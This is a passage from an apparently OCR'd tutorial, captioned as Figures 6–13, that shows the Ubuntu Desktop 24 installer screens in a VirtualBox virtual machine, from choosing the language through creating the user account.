  The highlighted entry will be executed automatically in 19s.
```

Figure 6 – Installing a Ubuntu Desktop



Ubuntu Desktop 24 new [Running] - Oracle VM VirtualBox

Welcome to Ubuntu

Choose your language:

Dansk

Deutsch

Eesti


English

Español

Esperanto

Euskara

Figure 7 – Language Selection Screen




Select your keyboard layout

- English (South Africa)
- English (UK)
- English (US)
- Esperanto
- Estonian

Select your keyboard variant: English (US)

Type here to test your keyboard

Figure 8 – Keyboard Layout Screen


Ubuntu Desktop 24 new [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
May 9 17:43
Internet connection
Back
Next

Connect to the internet


An internet connection will improve your installation with compatibility check and extra software packages.

● Use wired connection

○ No Wi-Fi devices detected

○ Do not connect to the internet

Figure 9 – Internet Connection Screen



Ubuntu Desktop 24 new [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

May 9 17:44


Try or install Ubuntu

What do you want to do with Ubuntu?

● **Install Ubuntu**
Install Ubuntu alongside (or instead of) your current operating system. This shouldn't take too long.

○ **Try Ubuntu**
You can try Ubuntu without making any changes to your computer.

Figure 10 – Try or Install Ubuntu Screen




Ubuntu Desktop 24 new [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
May 9 17:47
Type of installation
Back
Next

How would you like to install Ubuntu?

● Interactive installation
For users who want to be guided step by step through the installation.

○ Automated installation
For advanced users who have an autoinstall.yaml for consistent and repeatable system setups.

Figure 11 – Type of Installation Screen




Ubuntu Desktop 24 new [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
May 9 17:48
Applications
Back
Next

What apps would you like to install to start with?

● **Default selection**
Just the essentials, web browser and basic utilities.

○ **Extended selection**
An offline-friendly selection of office tools, utilities and web browser.

Figure 12 – Applications Screen


Ubuntu Desktop 24 new [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
May 9 17:51
Disk setup


How do you want to install Ubuntu?

● Erase disk and install Ubuntu
Start from scratch on your selected disk.

None selected

○ Manual installation
For advanced users seeking customized disk setups.

Figure 13 – Disk Setup Screen



Create your account

Your name: student ✓

Your computer's name: student-VirtualBox ✓

Your username: student ✓


Password: ••••••••• Fair password

Confirm password: ••••••••• ✓

☑ Require my password to log in

□ Use Active Directory

